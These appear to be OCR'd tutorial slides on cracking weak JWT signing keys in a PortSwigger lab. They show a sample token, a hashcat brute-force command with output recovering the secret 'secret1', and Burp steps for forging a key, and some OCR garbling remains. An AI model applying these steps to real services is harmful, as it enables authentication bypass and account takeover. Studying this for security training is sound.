x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/128.0.6613.120 Safari/537.36 8 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7 9 Sec-Fetch-Site: same-origin 10 Sec-Fetch-Mode: navigate 11 Sec-Fetch-User: ?1 12 Sec-Fetch-Dest: document 13 Sec-Ch-Ua: "Not;A=Brand";v="24", "Chromium";v="128" 14 Sec-Ch-Ua-Mobile: ? 15 Sec-Ch-Ua-Platform: "macOS" 16 Referer: https://0a4f007403846064829d4cac00750017.web-security-academy.net/login 17 Accept-Encoding: gzip, deflate, br 18 Priority: u=0, i 19 20 | Pretty Raw Hex Render WebSecurity Academy JWT authentication bypass via flawed verification Back to lab description > My Account Your username is: wiener Your email is: wiener@normal-user.net Email <input type="text"/> Update email |

V8 – Weak / Brute-forceable Signing Key

The application uses a weak, predictable, or easily guessable signing key, that can be easily brute-forced.

Encoded PASTE A TOKEN HERE

```
eyJraWQiOiJmNmFmZjE2Ny050TE2LTQ0MTEtYTk0ZS1kYmY0MDg0Yjh0GViLCJhbGciOiJIUzI1NiJ9.eyJpc3MiOiJwb3J0c3dpZ2dlciIsImV4cCI6MTcyODQxODM4Niwiic3ViIjoid2llbmVyIn0.E_ADEnYbF5Cu6rwnJAHH3pNz94Q1fv9U2CQvJMEw530
```

Decoded EDIT THE PAYLOAD AND SECRET

HEADER: ALGORITHM & TOKEN TYPE

```
{ "kid": "f6aff167-9916-4411-a94e-dbf4084b8f8f", "alg": "HS256" }
```

PAYOUT: DATA

```
{ "iss": "portswigger", "exp": 1728418386, "sub": "wiener" }
```


V8 – Weak / Brute-forceable Signing Key

Steps to Find & Exploit:

Part 1: Brute force the secret key

- 1) Intercept an authenticated request in Burp.
- 2) Extract the token and use hashcat to brute force the key.

```
hashcat -a 0 -m 16500 <YOUR-JWT>
/path/to/jwt.secrets.list
```



The screenshot shows a terminal window with the following output:

```

PROBLEMS    OUTPUT    DEBUG CONSOLE    TERMINAL    PORTS
zsh + □ ... ^ ×

* Single-Salt

Watchdog: Temperature abort trigger set to 90c
Host memory required for this attack: 0 MB

Dictionary cache built:
* Filename...: jwt.secrets.list
* Passwords.: 103852
* Bytes.....: 1227735
* Keyspace...: 103838
* Runtime...: 0 secs

eyJraWQiOiI2ZDMxN2E1Ny1kNjIxLTRmNTQtYTJmZS0xYzQ4Yjk2MTRmOTgiLCJhbGciOiJIUzI1NiJ9.eyJpc3Mi
OiJwb3J0c3dpZ2dlciIsImV4cCI6MTcxMjQ3MDUxNSwi3ViIjoid2llbmVyIn0.tn0MMQ0TXC6cjgv8P_QvPhSh
DkXGzklAGepDHGuug:secret1

Session.....: hashcat
Status.....: Cracked
Hash.Mode....: 16500 (JWT (JSON Web Token))
Hash.Target...: eyJraWQiOiI2ZDMxN2E1Ny1kNjIxLTRmNTQtYTJmZS0xYzQ4Yjk...HXguug
Time.Started...: Sun Apr 7 01:24:39 2024 (0 secs)


```

V8 – Weak / Brute-forceable Signing Key

Steps to Find & Exploit:

Part 2: Generate a forged signing key

- 1) Use Burp **Decoder** to base64 encode the secret that was brute-forced.
- 2) Visit the **JWT Editor** tab and click on **New Symmetric Key**. Click Generate.
- 3) Replace the generated value for the **k** property with the base64-encoded secret.
- 4) Click **OK** to save the key.

